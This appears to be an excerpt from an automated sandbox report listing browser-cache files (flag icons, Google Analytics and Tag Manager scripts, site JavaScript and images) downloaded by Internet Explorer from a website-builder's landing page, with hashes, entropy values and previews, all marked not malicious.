IE Cache URL:	http://https://st0.cdnsw.com/assets/icons/flags/de-ba3b57e12f3d6ff8ca5bd5b7e8900e04.svg
Preview:	<svg class="nc-icon colored" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" width="48px" height="48px" viewBox="0 0 48 48"><g>.<path d="M48,18H0V8c0-1.105,0.895-2,2-2h44c1.105,0,2,0.895,2,2V18z"></path>.<rect y="18" fill="#EE0000" width="48" height="12"></rect>.<path fill= "#FDCF00" d="M48,40c0,1.105-0.895,2-2,2H2c-1.105,0-2-0.895-2-2V30h48V40z"></path>.</g></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ec[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	2779
Entropy (8bit):	5.256421685296428
Encrypted:	false
SSDEEP:	48:XFZp/sZ3lYQc7ArfSM3eIubF1QkNsKclMtPp/7qgAsFte6NPvD9T5AyNBK:1f/6lGUrff3eFLhNs+G6hb9xK
MD5:	7B430C6350A59A7CF22B9ADECCBA327B
SHA1:	B48D3C289BCB6809BB52FFFD8F013055ED6BCD65
SHA-256:	058ED961BFE422AF7BFC65865F4C08531EC8ACE995F8A1EC560A46581CB7712C
SHA-512:	BBB70E6C0318ED68FC6810E0210D010FC743B9987C6ED15A43C5D308A96A43331B79C3FAB1B39A9034398418FA3321EEC8C51998D79C981E3F511DA3B398326A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.google-analytics.com/plugins/ua/ec.js
Preview:	(function(){var e=window,f="push",k="length",l="prototype",q=function(a){if(a.get&&a.set){this.clear();var d=a.get("buildHitTask");a.set("buildHitTask",n(this,d));a.set("_rlt",p(this,a.get("_rlt")))}},r={action:"pa",promoAction:"promoa",id:"ti",affiliation:"ta",revenue:"tr",tax:"tt",shipping:"ts",coupon:"tcc",step:"cos",label:"col",option:"col",options:"col",list:"pal",listSource:"pls"},t={id:"id",name:"nm",brand:"br",category:"ca",variant:"va",position:"ps",price:"pr",quantity:"qt",coupon:"cc","dimension(\\d+)":"cd","metric(\\d+)":"cm"},u={id:"id",name:"nm",creative:"cr",position:"ps"},v=function(a,d){this.name=a;this.source=d;this.e=[]},w="detail checkout checkout_option click add remove purchase refund".split(" ");q[l].clear=function(){this.b=void 0;this.f=[];this.a=[];this.g=[];this.d=void 0};q[l].h=function(a,d){var b=d||{};"promo_click"==a?b.promoAction="click":b.action=a;this.b=x(b)};q[l].j=function(a){(a=x(a))&&this.f[f](a)};.q[l].i=function(a){var d=x(a);if(d){var b,c=a.list|

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ellipsis_635a63d500a92a0b8497cdc58d0f66b1[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	900
Entropy (8bit):	3.8081778439799248
Encrypted:	false
SSDEEP:	24:t4CvnAVRHf1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUV0UFl:fn+1QqC4GuiHFXS1QqCWRHQ3V1QqCWRV
MD5:	635A63D500A92A0B8497CDC58D0F66B1
SHA1:	A32EBA4B4D139E8DA52C5801A13C1EE222B2B882
SHA-256:	61D7CCC5D2C41BF86BE6CEFB0063405067849BA64E9F219F60596EF09A54A942
SHA-512:	EFFE15E105FC5FA853E76917B533AAE6C75EBA9A256049FB5EAB88BBF319D63A4CE4AE3743A09D6A5F474B01649D6EDC5C8BCCC61B8CA9EA9E5C39E7AE724 C16
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ellipsis_635a63d500a92a0b8497cdc58d0f66b1[1].svg	
IE Cache URL:	http://https://aadcdn.msftauth.net/ests/2.1/content/images/ellipsis_635a63d500a92a0b8497cdc58d0f66b1.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,14.857,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\ellipsis_grey_2b5d393db04a5e6e1f739cb266e65b4c[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	915
Entropy (8bit):	3.8525277758130154
Encrypted:	false
SSDEEP:	24:t4CvnAVRfFArf1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUVx:fn1r1QqC4GuiHFXS1QqCWRHQ3V1QqCWz
MD5:	2B5D393DB04A5E6E1F739CB266E65B4C
SHA1:	6A435DF5CAC3D58CCAD655FE022CCF3DD4B9B721
SHA-256:	16C3F6531D0FA5B4D16E82ABF066233B2A9F284C068C663699313C09F5E8D6E6
SHA-512:	3A692635EE8EBD7B15930E78D9E7E808E48C7ED3ED79003B8CA6F9290FA0E2B0FA3573409001489C00FB41D5710E75D17C3C4D65D26F9665849FB7406562A406
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://aadcdn.msftauth.net/ests/2.1/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e65b4c.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#777777" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,14.857,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\en-landing-ec980e52dfd088a76959023999079f96[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	451577
Entropy (8bit):	5.383603852875439
Encrypted:	false
SSDEEP:	12288:3CkjIJARSAb/eQVUcdJ8sjZGXKsHTM56sd5:3CozbsYJ8sZGasw56sd5
MD5:	7FA93DC184816DDD5C89C4D156BB233E
SHA1:	198D98D4FEE2FA0471C1EB1274296CBCF5A9DEEC
SHA-256:	1E7EE9D0D64C84FA3EDA5E4A41D853AB2428EDFA8A517D677033503E7F454DF9
SHA-512:	9829684BE526235D7D5F2E77908D0EC59A1BBC0FD76D58D8BD4A3A6D94FBBCBEB811C11536BF0C5C7F0A45286E0471A63ACA58E4AF8167CF62985BA6E28C8A9B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://st0.cdnsw.com/assets/precompile/en-landing-ec980e52dfd088a76959023999079f96.js
Preview:	/*/home/entreprise/rails/SiteEditor/releases/20210512145733/public/assets/precompile/en-landing-ec980e52dfd088a76959023999079f96.js translated on Wed, 12 May 2021 16:58:31 +0200*/.function tb_init(e){$(e).click(function(){.tb_show(this.title||this.name||null,this.href||this.alt,this.rel||!1).;this.blur();return!1})}function tb_show(e,t,n,i){.window.v?v.tb_config||(v.tb_config={download:!1,share:!1,.thumbnail:!1,showThumbByDefault:!0,autoplayControls:!1,.autoplay:!1,mode:"lg-slide",speed:600,pause:5e3,counter:!0,.old_mode:!0,light_theme:!0,color:"rgba(56,181,241,1)".}):window.v={tb_config:{download:!1,share:!1,thumbnail:!1,.showThumbByDefault:!0,autoplayControls:!1,autoplay:!0,.mode:"lg-slide",speed:600,pause:5e3,counter:!0,old_mode:!1,.light_theme:!0,color:"rgb(25, 181, 254)"}}.;clearTimeout(tb_remove_timeout).;$("#TB_window,#TB_overlay").removeClass("tb_toRemove").;(flash_objects=flash_objects||$("object").not("[id=sm2movieembed]").parent().filter(":visible").filter(":not(html)").filt

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\es-a364c12c10093399dcb38f0a8989cc61[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	552
Entropy (8bit):	5.245546911180569
Encrypted:	false
SSDEEP:	12:ton/KYf3abs799bNBDOFM+Go9y5dqfIl3qvG:tuLfqbs71pqM+NfIl6e
MD5:	647B5FA485C262DCA09443A719572588
SHA1:	0A4C8C70069968F2E5F08DAFAF0CADFB3ADA3934
SHA-256:	34650EDC5F13D79816A9CD7A06072DFF79A613527B3F8768A8FF3DE0658476C7
SHA-512:	810391D12F4E24E16E045C96CEF1DDFB0E21038623915486E79CBB62F6025D0BFF14475A75A5C8A12E11AAA9F8D2269BB3AD7B7338A2F8FC5D1A32E7DC974BA8

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\es-a364c12c10093399dcb38f0a8989cc61[1].svg	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://st0.cdnsw.com/assets/icons/flags/es-a364c12c10093399dcb38f0a8989cc61.svg
Preview:	<svg class="nc-icon colored" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" width="48px" height="48px" viewBox="0 0 48 48"><g>.<path fill="#C60B1E" d="M48,16H0V8c0-1.105,0.895-2,2-2h44c1.105,0,2,0.895,2,2V16z"></path>.<rect y="16" fill="#FFC300" width="48" height="16"></rect>.<path fill="#C60B1E" d="M48,40c0,1.105-0.895,2-2,2H2c-1.105,0-2-0.895-2-2v-8h48V40z"></path>.<polygon fill="#91443A" points="14,20 14,18 6,18 6,20 8,20 8,22 6,22 6,27.332 10,30 14,27.332 14,22 12,22 12,20 "></polygon>.</g></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\favicon-32x32[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit colormap, interlaced
Category:	downloaded
Size (bytes):	729
Entropy (8bit):	6.265847732113415
Encrypted:	false
SSDEEP:	12:6v/7PdbiUIdKN7t9jpyynLREIH9qSzZD9Lt3nzez:KFiUMKNjLLREIH975zez
MD5:	0C67840CCF146B1613CC1422464BB632
SHA1:	557ECF4505924ECBA13EAC6478FF0C1001A7628D
SHA-256:	B47B2713636B36051C7B9EB06F1108AEDEBC987291C4D0042AE2EF3033FC20AF
SHA-512:	83B52874B2F6287EB484D5E19DB38601558297CFA9222E9C106CBBF3EB1CF20A07B4D86877F667F9EA5745C90DE0134DC1B00E748B9E2932A3186EF60CE87FE8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.en.sitew.com/images/blog/favicon/favicon-32x32.png?3
Preview:	.PNG........IHDR... ... .3..P....PLTEf]....f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f] .f].f].f].f].f].f].f].f].f].f].f].f].f].f].f].f]......UtRNS.............. !$%&'+-/67;<?LNPQRTVZbejmnpx{|}....................................;l.....1IDAT.....B.A.@.;(....D,X.D.!6DZ....}.W..M0.#9... %...I..A=.,0J.P.S.A...>{.....r.[..Hc.H...N.+.m.8...m.G..v..R...@..Ne..!.H.R..../h.".Q.%aU..D.)..g.e...m.l..}.W..K....2PS...G.d..k*R.N.....`...o3.g....O8u.S8.3.f.....w......J...&..[ d_l..V.'...p`8.cv......z....l...Z.v..l....3l..ex.....PW_1..'.........Ns...(....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\fr-51dfbf8dee8670e6c6170f392d571b45[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	433
Entropy (8bit):	5.267988932589534
Encrypted:	false
SSDEEP:	6:tYbMU3mc4slZKYnic4sf3KNbsdtOP0tNBH09ULwPIuJ2tTxp/CgQXNkEJQuhRcjD:ton/KYf3abs780tESTTDpCNNcoLIG58
MD5:	2EA4FCC90183C119A471CD8655C93B6C
SHA1:	D9D1E6B72127FC7833FA6A71B417E15E9E2C787D
SHA-256:	8985B6F32F4B337E219B409926E60D5339DE285F5611F0DD32A0B9541C5782BB
SHA-512:	3A4B4A94F0E86168C1EA5DAA3C4351F7CD6896E99AECA888512DC2EE332D9F78A18D11F47DC0103B9FA79B990E390F505281BE087084A12D6C6F4D813B68761
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://st0.cdnsw.com/assets/icons/flags/fr-51dfbf8dee8670e6c6170f392d571b45.svg
Preview:	<svg class="nc-icon colored" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" width="48px" height="48px" viewBox="0 0 48 48"><g>.<path fill="#01209F" d="M16,42H2c-1.105,0-2-0.895-2-2V8c0-1.105,0.895-2,2-2h14V42z"></path>.<path fill="#EF4234" d="M48,40c0,1.105-0.895,2-2,2H32V6h14c1.105,0,2,0.895,2,2V40z"></path>.<rect x="16" y="6" fill="#E6E6E6" width="16" height="36"></rect>.</g></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\gtm[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	129270
Entropy (8bit):	5.549223250976464
Encrypted:	false
SSDEEP:	1536:IYXjSXz0RnyjhPkww/ctn3R0w+HkUYjNZIO9E5B5ab/2m1K92uKPcT6eRFJfG+KD:IYXukV/CB0DYjNKBMT2GgTLk5
MD5:	A17BFE045D7213E3C87BF7516CC549D1
SHA1:	D0273AFC6975D1C54E9E8C23E5407CBD3AB5D9C1
SHA-256:	A8F023E626DC3A0774E32D28E10EA81112350E471A810CA7F9A504B28141DF52
SHA-512:	65C9A5F77A0AFBDA5B6C1556AF15DEB18554765293E6C344877F56D503627EC683A7F58390701388EBD0D2403794706D04AD79BABB488E5CFA3D83FD9AAF688
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.en.sitew.com/marketing/gtm

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\gtm[1].js	
Preview:	.// Copyright 2012 Google Inc. All rights reserved..(function(w,g){w[g]=w[g]||{};w[g].e=function(s){return eval(s);};})(window,'google_tag_manager');(function(){..var data = {."resource": {. "version":"98",. . "macros":[{. "function":"__e". },{. "function":"__c",. "vtp_value":"example.com". },{. "function":"__jsm",. "vtp_javascript":["template","(function(){return(d=document.domain.match(\/sitew\\..+\/))?d[0]:document.location.hostname})();"]. },{. "function":"__v",. "vtp_dataLayerVersion":2,. "vtp_setDefaultValue":false,. "vtp_name":"user_id". },{. "function":"__jsm",. "vtp_javascript":["template","(function(){var a;if((a=document.location.href.match(\/utm_medium=([^\u0026]+)\/))||(a=document.location.hash.match(\/um=([^\u0026]+)\/)))return a[1]})();"]. },{. "function":"__jsm",. "vtp_javascript":["template","(function(){var a;if((a=document.location.href.match(\/utm_content=([^\u0026]+)\/))||(a=document

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-engagements-illu[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	8982
Entropy (8bit):	7.967036627244742
Encrypted:	false
SSDEEP:	192:h55552Y0CVILC+whtSD1qAZEy2lQqgyTd861YPjLCAtxu2aRAz0l:F0O+whUBWysQqgye06CZPC
MD5:	BA3A12266D4D0B33D7EB42BA7595F226
SHA1:	8CE370D016835E6A7E68BC55A675BF1C85382B27
SHA-256:	20EC47ACB54764DBC22DA306C1A99D1628BE9236DDEB7CE60194549073D3FEA2
SHA-512:	9E71EE3D771F7E04702E8371DA5298B94FC449D72D36713F54870CAD508F756834122789088288338322 22FBEDCD4AE03A00E559D53036C69F2EB7CBF502F472
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-engagements-illu.webp
Preview:	RIFF.#..WEBPVP8X.....S..ALPHD..... .L.y.FD..6....&.g.....c..(T..?..?..?..?..?..?..?...._.c.A.VP8 ."..p....* .T.>.B.K%#."...8...en.|.3%%.:.....o.N.n...._..W.....~`|..}.)._.G..p O.O....a.....s....../...^.~....~._...~.{_.....=.|....}`~.9..7.....U|.f...$'..Fal.:0'F...[Kw7.....ru:._b...#..;.u....T\|.....A..7z..X.c.^....Xc...#3.Z..z$.NK..Jd.//.....t`N.../..&n...`h.&* o...L.....^....Kr.~._...N.....}...b..t`N...:0'F.....7|aiU..m.8....N.EM..[.-..r<h.!....}?.....j...jC.?.cvHx.a.:0'F.....]..#.c.mZ.i.)..D"....d.l*..\v...vE.|Y.....?...t`N...-6....D.|..xu.J.mIS...Uhq...V.. [{n.0..Ra.*.h..z<5T..kB.#..h.P.^Jq...h.9.K.M..g...^..0.*.K..c....Ye..0..G....6..B..m*h..`.....t../ .....AJH%....7z..[..=....M6j4.}...&..\.a-.8(3...[.ly .X...j.h.....y.i,...y?R...L;<~..zl6 ..#....7z.q./.GS....p.HX{./.<.k.N.'....my"..L...@.p.j,...Bw... .....a...|.Y%..*._.,.="..oa...(..2....9.'.^g.bpm2,n.....Z.@.3*.x;.*#...k....P....f..4F:.P8..7....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-reassurance-1-rapidite[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	1782
Entropy (8bit):	7.848952785987089
Encrypted:	false
SSDEEP:	48:5Yw6rIQT2eYJ65VEMggn+AkdJKl4TkiUXqcQ:5Yw3QTY65VEM1n+pW4I6
MD5:	4EDFED91A4BC776ADDAD00289E919680
SHA1:	54D2B524AB297F719366D7640C3AFD83D1348496
SHA-256:	7023F841E3AC452D59F2E4C9A108A684A0A8AF2469978E63F0D0D944FCFCE1CA
SHA-512:	C6B5BF73B056890B0056CFEFFDFB25EC3CC38082C77926FDE0765BB296F8CF53200EDAD2A32B465D463F7C64A829AB8588D4E830E495169504BF212C5A5A96E
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-rapidite.webp
Preview:	RIFF....WEBPVP8X.....Y..T..ALPH^.....E.i;.m..m.m'e.m.m..q.^{..+"&...m.....`..\.....N.=S.I.yQ.C%.....tu.H.I.]....H..!]^.....@.5....@..4..T..NiH.Tp..[....;._.!.Q6.t{.4..X..mU..I !.tK.4.....yi.....k.W.:....v ]^-.....t...*i.....4...#"I.TLC.we.h.db...].Ig.MC?{....z..Ko..tb.^../.....Q2[R.I.<.I..2B.....,_.c..yk$..tj...g...`d.....L....}<.W...:x.7.>....C.C.]\.@..^... ."}=..wG.....M..(...#....pw\|Y....>..{k..b.....).06\..!....`..}..Q.9."..........0b.....8...M-.....t0b.....7.....C..Ws...;.>7.....G.@..w....7.n7tu}..o.....R0.....7I...#.....- ..$.<.....}..T5 ....!...f.VP8 j.....*Z.U.>.6.G%"../.....@...K...L..Q?g0...v.....h.u_.....K..h_._a..2...F$.C....r..$.....k)Hi.]1..Uh....ks.!..0d..m...>.m7....."....p...Pt..._.....G.....[&1o...g .....NU...P.....R....@.t<.....Q9..xi..;..Z....z.\.../..7op_@...n.5....._.....A.j.B..!E...3.i9..U.....G..3.?..w.....v...f.O.'k..os_..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-reassurance-2-anniversaire[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	1568
Entropy (8bit):	7.866955795319846
Encrypted:	false
SSDEEP:	48:k13X59lp2nxYKDnsxMiXhMixKGeC2pMsRRtKDI:gHX2nxXD+x/YCiJ7tKDI
MD5:	1671DECD014973587E2A376A87B3D5F7
SHA1:	7AB6FA90C5FAABB433C1C1C1013240A13C16FE1D
SHA-256:	688795CF4BE497C4952BB04EEBAA101224A7748772A4EE2B99E009EEB3F8C52C
SHA-512:	B282D9F21BBD5B9144E5BC21684480A4A41238639CA077150BBE6A45A6684FD2648EFA974C9123D33FC3F2F15C4D90118C369181A81A0FF595BA55B6FA352D44
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-anniversaire.webp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-reassurance-2-anniversaire[1].webp	
Preview:	RIFF....WEBPVP8X.....T..O..ALPH.....iGk.m.m.m.m.I..m.x.'..}N.G.....9..v,.....5..d....`2.Z..W.....J{.m.^L.$w.....X..P.....S...g(P...[.[...f.LV.....b.G.*... ...(.[V!...bSH9.^ OF;qgd...%DL.7UO."....VBWy\IB-.:H..7P...$b..."z..!".Wq.D`.4Gn...].P/a....N.N.z.DLa..e.;L.#. ....Ky.^....t.....El.p..:b."....r..w.|...D.....b...j...`.(v.....5...|..W..?..... .jr...>.....q.I Y.A...@.s...e.'..o.b.[....." .+... ...|.{L.T.9.....H2!.J.._...^.y.G.....K...@'16...R/..k%.....Z..u.P.Vf..@.....-l.h%..J:..g.g.4..e9K._&SoR.....U..6.=...p.h.R.<l..$.<...Q1.Bz.>..u...[.....P.c.../.B.{..x...^.(.d...O.k.t;....K...u-%..@G..5D.4GC "...VP8 p.....*U.P.>.6.G%#"!...x...c....V.,.....g.....pcH..<.....`_....?.I.....()w.p.\J?.hj:.9..t~*.T.j..hP.=..~.@...Y...../Ot. .....w,...P.(+$?\-9..K.E.....a. .@,..1.9...I...yU:.....DQ.>.,..tr.5.(@...$1.L.x..R.....n.....1.2y.~.....,.N/:..~5..1i.....A.O..G. *.x~J.u.{.ga..&.: o`b...X#

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-asso[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 469 x 998, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	371470
Entropy (8bit):	**7.9940009019238**
Encrypted:	**true**
SSDEEP:	6144:JqrOlocKZkh830zvvCBrsQqNxTmlK/s3yqgf9D+V+5y40W6A0bHzSKm218KDEDMb:JqzcK28kzqBAQqNxM8siRf0BAt2Hdmyp
MD5:	AE6A541DDBE284850A5A3DD464BD1443
SHA1:	798D2EDBE75268EF13CF0CEA9DA8D3C2FDCE1E6F
SHA-256:	82B9FA75A5D87D24BB27537565A5E544DA8C1F24AF95DABBBD70DA7745E7A185
SHA-512:	5C9F2B52682CD8DED2F2F0AD26B30B8B5FD17624C675F8324FC5D9675306F78164EB644FE6AB7EBA0ED3188783F605F6A8B42854670AE620206099EE1A9AB613
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-asso.png
Preview:	.PNG.....IHDR.....IDATx...e.u.wnx..:...I0.)f...D%..5...r.....?.....'i$*0..H"..:Vx..... .(..a....]..}....'.S...y...'...K...>...}..>*...B..F.*..BHT..B....B.!Q.B.!.DU.!....!...U!..B .*..B....B.!Q.B.!$.B.!....!...U!..B.*..BHT..B.!Q.B.!$.B.!.DU.!....!..B.*..BHT..B....B.!$.B.!.DU.!....!...U!..B.*..BHT..B.!Q.B.!$.B.!.DU. !...U!..B.*..BHT..B....B.!$.B.!.DU.!....!...U!..BHT..B....B.!Q.B.!.DU.!....!...U!..B.*..B....B.!Q.B.!$.B.!.DU.!...U!..B.*..BHT..B.!Q.B.!$.B.!.DU.!....!..B.*..BHT..B....B.!Q...!...U!..B.*..BH T..B.!Q.B.!$.B.!.DU.!....!..B.*..BHT..B....B.!$.B.!.DU.!....!...U!..BHT..B....B.!Q.B.!$.B.!....!...U!..B.*..B....B.!Q.B.!$.B.!.DU.!....!..B.*..BHT..B....B. !Q.B.!.DU.!....!...U!..B.*Q.B.!$.B.!.DU.!....!..B.*..BHT..B....B.!Q.B.!.DU.!....!...U!..BHT..B....B.!Q.B.!$.B.!....!...U!..B.*..BHT..B.!Q.B.!$.B.!.DU.!...U!..B.*..BHT..B....B.!$.B.!.DU.!.... !...U!..BHT..B....B.!Q.B.!.DU.!

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-asso[1].webp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	RIFF (little-endian) data, Web/P image
Category:	downloaded
Size (bytes):	15112
Entropy (8bit):	7.9847834621955
Encrypted:	false
SSDEEP:	384:DZpsV6PAU68MPEXzNbo+oXiOYKa/oMbwMi+h:DvsUPAU68MMXR2HWgOh
MD5:	22AF8AE1D1E7353059CFAACBDAB04593
SHA1:	020259D056F8931DB47924F016FC1F9DCD11CD07
SHA-256:	36B45A897F649DDFF716119F66073372A5C00A37AFEE6F6D3C4FFE848F57D897
SHA-512:	35495A11C41463D23981EF049CC941FA901A7E87EB8AE93EEFE32F94602418919F718525F005396AA0C4541CAEDA8BFA0E5D08B559C0F0B59E3CDFA010EF3307
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-asso.webp
Preview:	RIFF.;..WEBPVP8X.....K.....ALPHb..../..m..?.v....6.`.IR$@....h..._R.62....W...{.h.....VP8 x:...C...*L...>.@.J%#.....en.t.@}Uv2Oe...!.*.....c....A... ..._}r.\...s...[.....O... >A.....d....'....'....?..l.....>-w..'./../~kjA....w.....'...._.....;....g..3.r..L..x.S<w).;....g..3.r..L..x.S<w).;....g..3.r..L..x.S<w).;....g..3. r..L..x.S<w).;....g..3.r..L..x.S<w).;....g..3.r..L..x.S<w).;....g..3.r..L..x.S<w).;x.....cHc.v..(.S.8c5..g...$`.....,.[4.dl..A..q..U#1.....i...9../...i.4:.NxA..*."@...%.>(.bw..B..s(.iaj.b...l.x..%t8..9G?( .rn.R.p.a.$.!E%.IDQ.h.....Y>.N.....#nqF#...l-.h.[.{.....26...y...M":.,...3...@.V....(..p.... ...IJ.{..T.....\.....t.*.....{...o.;..P.OZ...x.4..`8...2.?...C...N.....u..,J.J#jh...;.....r.....D...P7uji. .....KD.....M.c.*.S.\.%w....q.....W...(,...2E../nb...X...f...``.E..jZ.Aq.....Dz..-.... .|./.....!.;..^...'4..n3B...T.$...@..I..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-indiv[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 469 x 998, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	257403
Entropy (8bit):	**7.992778200811026**
Encrypted:	**true**
SSDEEP:	6144:CM2zL3twgwACi/tMXqbca+iDGYuewY66i8SF:n2tw4CiKXqbF+iDAj3
MD5:	B1AAABA3B73AE4F201F52913BD41C3DA
SHA1:	6E7CB06EDCCFF502E6D8DF29131A01B2467460D0
SHA-256:	B4AD2FE3824ADC7F75E142D06DFC7A44C75E7549C02B3D14DB6372B83AA040D0
SHA-512:	81694649AF131BBC0485A61D3ABE2D947067E1DCE48CB26C7A3BF38EBE55B41F0A5636CA873BC6CDECC88D25C9684F138813F4BF5EA19ED0F591A36F0C2A32 8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-indiv.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\home-typo-clients-indiv[1].png	
